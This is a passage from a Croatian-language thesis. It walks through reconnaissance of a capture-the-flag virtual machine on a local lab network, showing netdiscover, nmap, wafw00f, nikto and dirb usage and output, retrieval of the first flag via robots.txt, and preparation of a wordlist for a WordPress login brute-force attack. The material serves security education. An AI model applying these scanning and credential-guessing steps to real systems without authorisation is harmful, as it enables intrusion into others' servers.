
provedeni postupci prouzroče kvar računala, neće doći do značajne štete. Najlošiji rezultat s kojim je moguće susresti se jest potreba za ponovnim postavljanjem testnog okruženja.



Slika 5.6. Ispis konzole nakon izvođenja naredbe ifconfig.

5.4.2. Netdiscover

Netdiscover je alat koji se koristi za otkrivanje računala spojenih na mrežu [29]. Meti je internetska adresa dodijeljena automatski, stoga je potrebno saznati koja su sve računala spojena na mrežu i odrediti njihove adrese. U ovom slučaju postoje samo dva računala gosta i domaćin koji usmjerava mrežni promet. Slika 5.7. prikazuje argumente predane naredbi *netdiscover*. Internetsko sučelje na kojemu će se vršiti pronalazak računala je *eth0*. Raspon skeniranja ograničen je na 192.168.56.0/24 mrežu. Ova mreža može imati maksimalno 254 spojena klijenta.




Slika 5.7. Rezultat izvođenja naredbe netdiscover.

Adresa 192.168.56.1 pripada domaćinu. Dakle 192.168.56.102 je *IP* adresa mete. *Netdiscover* uz *IP* adrese ispisuje *MAC* adrese računala na mreži i neke dodatne podatke. *MAC* adresa predstavlja jedinstvenu fizičku adresu uređaja, odnosno adresu sklopovlja. Sastoji se od šest različitih grupa,

od kojih svaka sadrži dvije heksadecimalne znamenke. Za mreže s puno spojenih računala provođenje skeniranja može potrajati, ali u ovom slučaju na mreži je prisutno samo nekoliko uređaja. Stoga, su rezultati dostupni gotovo trenutačno. Kada je otkrivena adresa mete, potrebno se usredotočiti na otkrivanje detaljnih informacija.

5.4.3. Nmap

Nmap [30] je također alat koji omogućava skeniranje mreže, ali njegova primjena može biti dodatno specijalizirana. Korištenjem ovog alata moguće je odrediti koji operacijski sustav meta koristi i dostupne servise koji se koriste. Alat je dizajniran za učinkovito i brzo skeniranje velikih mreža, ali moguće ga je usmjeriti na samo jedno računalo, kao što je ovdje napravljeno. Slika 5.8. prikazuje argumente predane *nmap* naredbi. Korištenjem -O argumenta osigurava se detekcija operacijskog sustava i detekcija verzije sustava. Brzina skeniranja može se prilagoditi koristeći -T nakon kojega slijedi broj od nula do pet. Sporije brzine koriste se pri izbjegavanju sustava za detekciju napada. Slanje velikog broja mrežnih zahtjeva u malom vremenskom razdoblju može administratoru signalizirati problem. Sporije i nestabilne mreže mogu brzo biti zasićene naglim povećanjem količine prometa. U ovom slučaju radi se o maloj mreži pa je korištena relativno agresivna i brza opcija skeniranja. Zadnji argument -p- osigurava da se izvrši provjera stanja svih postojećih *port* brojeva. Argument –p se često koristi za otkrivanje stanja malog podskupa *port* brojeva ili onih najčešće korištenih.




Slika 5.8. Rezultat izvođenja naredbe nmap.

Dva *port* broja otvorena su za komunikaciju. *Port* 80 i 443 se koriste za *HTTP* i *HTTPS* promet. Već iz rezultata *nmap* skeniranja može se zaključiti da je meta vrlo vjerojatno *Apache* poslužitelj internetske stranice dostupne na 192.168.56.102. Iz rezultata se također vidi i verzija operacijskog sustava računala.

5.4.4. WAFW00F

Budući da je u prethodnom koraku otkriven poslužitelj web-aplikacije, sljedeći je korak odrediti postoji li vatrozid koji bi mogao spriječiti daljnje sakupljanje podataka i napade. *WAFW00F* [31] je jednostavan alat koji meti upućuje specijalno formatirane zahtjeve i analizira odgovore kako bi zaključio koristi li web-aplikacija neki oblik zaštite. Ukoliko se detektira vatrozid, alat će pokušati odrediti koji oblik zaštite je implementiran. Slika 5.9. jasno naznačuje da ne postoji prepreka za daljnje sakupljanje podataka.



Slika 5.9. Rezultat izvođenja naredbe wafw00f.

5.4.5. Nikto


Nikto je alat koji omogućava skeniranje ranjivosti web-poslužitelja [32]. Pronaći će zastarjele verzije programa i datoteke koje mogu pružiti više informacija o sustavu. Alat otkriva da se radi o *Wordpress* web-aplikaciji. Također se saznaje i korištena verzija *PHP – a*. Ovo su korisne informacije jer je u trenutku pisanja dostupna *PHP – a* verzija 8.0 [33]. Stoga je moguće na internetu pronaći ranjivosti koje utječu na verziju 5.5.29.

Nikto također spominje datoteke i mrežne lokacije koje mogu biti od interesa. Slika 5.10. navodi adresu sučelja za prijavu administratora web-aplikacije. Ukoliko se otkrije korisničko ime i lozinka administratora, bit će moguća prijava u sustav za upravljanje medijskih sadržajem stranice.

Lokacija */readme* i datoteka *license.txt* će možda ponuditi dodatne korisne informacije. Posjećivanjem */readme* lokacije ne ostvaruje se poseban napredak (Slika 5.11.). Sličan je rezultat i za datoteku license.txt.


```
┌──(root㉿kali)-[/home/kali]
└─# nikto -h 192.168.56.102
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Start Time:         2022-07-27 16:28:30 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms o
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See ht
+ OSVDB-3092: /admin/: This might be interesting ...
+ OSVDB-3092: /readme: This might be interesting ...
+ Uncommon header 'link' found, with contents: <http://192.168.56.102/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /wordpresswp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ /wordpresswp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2022-07-27 16:30:16 (GMT2) (106 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Slika 5.10. Rezultat izvođenja naredbe nikto.



Slika 5.11. Poruka na lokaciji /readme.

Nakon provođenja skeniranja s *nikto* alatom, potrebno je provesti malo vremena istražujući web-aplikaciju u pregledniku. Istražene su poveznice koje su navedene u rezultatu skeniranja. Posjećena je naslovna stranica (Slika 5.12.) i otkriveno je da postoji mogućnost unosa teksta kao način navigacije. Svaki unos teksta koji se šalje poslužitelju na obradu jest potencijalna lokacija za ubacivanje *SQL* koda i ostvarivanja pristupa bazi podataka. Upisivanjem ponuđenih naredbi web-aplikacija kao rezultat vraća medijski sadržaj koji je inspiriran radnjom televizijske serije. Moguće je pogledati nekoliko kratkih video isječaka, prelistati galeriju fotografija i upisati adresu elektroničke pošte u jednostavni oblik obrasca za kontakt. Ništa, osim same navigacije stranicom, ne predstavlja točku interesa iz perspektive sigurnosti. Možda će detaljnije skeniranje sadržaja biti od koristi.



Slika 5.12. Izgled naslovne stranice dostupne na 192.168.56.102.

5.4.6. Dirb

Dirb [34] je alat za popisivanje postojećih direktorija i web-objekata. Koristi rječnik s čestim imenima direktorija i izrazima koji se koriste za omogućavanje usluga web-aplikacija. Posjeduje svoj pretpostavljeni popis izraza, ali je omogućeno i skeniranje sa specijalno pripremljenim popisom. Bilježi i na konzolu ispisuje svaku poveznicu koja je vratila smislen sadržaj. Ukoliko se ne postavi drugačije, *dirb* će provesti rekurzivno skeniranje za svaki otkriveni direktorij. Ovaj pristup može se pokazati korisnim za određene situacije, ali mu je nedostatak trajanje izvođenja. Slika 5.13. prikazuje djelomični rezultat izvođenja naredbe *dirb*. Cjeloviti rezultat priložen je u zadnjem poglavlju rada (P 5.1.).


Između svih izlistanih direktorija i web-objekata nalazi se datoteka *robots.txt*. Praksa je unutar ove datoteke navesti sve lokacije web-stranice koje nije potrebno popisati prilikom uvrštavanja

stranice u indeks za pretraživanje. Podatci navedeni unutar *robots.txt* su uputa programima za prikupljanje podataka. Otvaranjem datoteke pronađena je lokacija prve zastavice (Slika 5.14.).

```
==> DIRECTORY: http://192.168.56.102/js/
+ http://192.168.56.102/license (CODE:200|SIZE:309)
+ http://192.168.56.102/login (CODE:302|SIZE:0)
+ http://192.168.56.102/page1 (CODE:301|SIZE:0)
+ http://192.168.56.102/phpmyadmin (CODE:403|SIZE:94)
+ http://192.168.56.102/rdf (CODE:301|SIZE:0)
+ http://192.168.56.102/readme (CODE:200|SIZE:64)
+ http://192.168.56.102/robots (CODE:200|SIZE:41)
+ http://192.168.56.102/robots.txt (CODE:200|SIZE:41)
+ http://192.168.56.102/rss (CODE:301|SIZE:0)
+ http://192.168.56.102/rss2 (CODE:301|SIZE:0)
+ http://192.168.56.102/sitemap (CODE:200|SIZE:0)
+ http://192.168.56.102/sitemap.xml (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.56.102/video/
==> DIRECTORY: http://192.168.56.102/wp-admin/
```

Slika 5.13. Djelomični rezultat izvođenja naredbe dirb.


Prva navedena lokacija je *fsocity.dic*, a druga *key-1-of-3.txt*. Navigacijom na adresu *192.168.56.102/key-1-of-3.txt* pronalazi se prva zastavica i njena vrijednost iznosi 073403c8a58a1f80d943455fb30724b9. Navigacijom na *192.168.56.102/fsocity.dic* preglednik pokreće preuzimanje dokumenta. Preuzeti dokument u sebi sadrži popis od ukupno 858 160 riječi i poslužit će kao ključni element u daljnjem provođenju napada na metu.



Slika 5.14. Izgled datoteke robots.txt.


Kratkim pregledom pronađenog rječnika može se zaključiti da postoji veliki broj dupliciranih unosa. Abecedno sortiranje i ispisivanje u konzolu to potvrđuje (Slika 5.15.). Pretpostavlja se da će rječnik biti potrebno iskoristiti u napadu na lozinke korisnika ili za pronalaženje imena korisnika. Navedeni napadi pokušavaju sve moguće kombinacije podataka, dostupnih unutar

predanog rječnika. Ostvarit će se velika ušteda na vremenu ukoliko se stvori novi dokument bez dupliciranih unosa.



Slika 5.15. Djelomičan rezultat sortiranja rječnika.

Rječnik je prvo sortiran koristeći *sort* naredbu, nakon toga rezultat je predan *uniq* naredbi. *Uniq* uklanja dupliciranе zapise i rezultat filtriranja se zapisuje u *wordlist.dic*. Naredba wc se koristi za prebrojavanje riječi unutar svake datoteke. Nakon ovog jednostavnog uklanjanja duplikata broj unosa je značajno manji (Slika 5.16.). U daljnjoj analizi koristit će se stvoreni rječnik *wordlist.dic*.




Slika 5.16. Rezultat skraćivanja rječnika.

5.4.7. OWASP Zap

OWASP (engl. *Open Web Application Security Project*) *Zap* [35] je program otvorenog koda za analizu sigurnosti web aplikacija. Omogućava inženjerima da presretnu i pregledaju sadržaj poruka koji se šalje od preglednika prema poslužitelju. Korištenje jer relativno jednostavno jer za razliku od do sada korištenih alata, *Zap* koristi grafičko sučelje (Slika 5.17.). Omogućava korištenje automatiziranog testiranja, ali i provođenje ručnog testiranja. Potrebno je u sučelje upisati web-adresu željene mete i program će prikupiti hijerarhijsku strukturu stranice. Fokus će biti usmjeren na sučelje za prijavu korisnika. U kombinaciji s rječnikom pronađenim u prethodnom

koraku, pronaći će se valjano korisničko ime za prijavu, urediti sadržaj sa željenim vlastitim podatcima i analizirati rezultati.



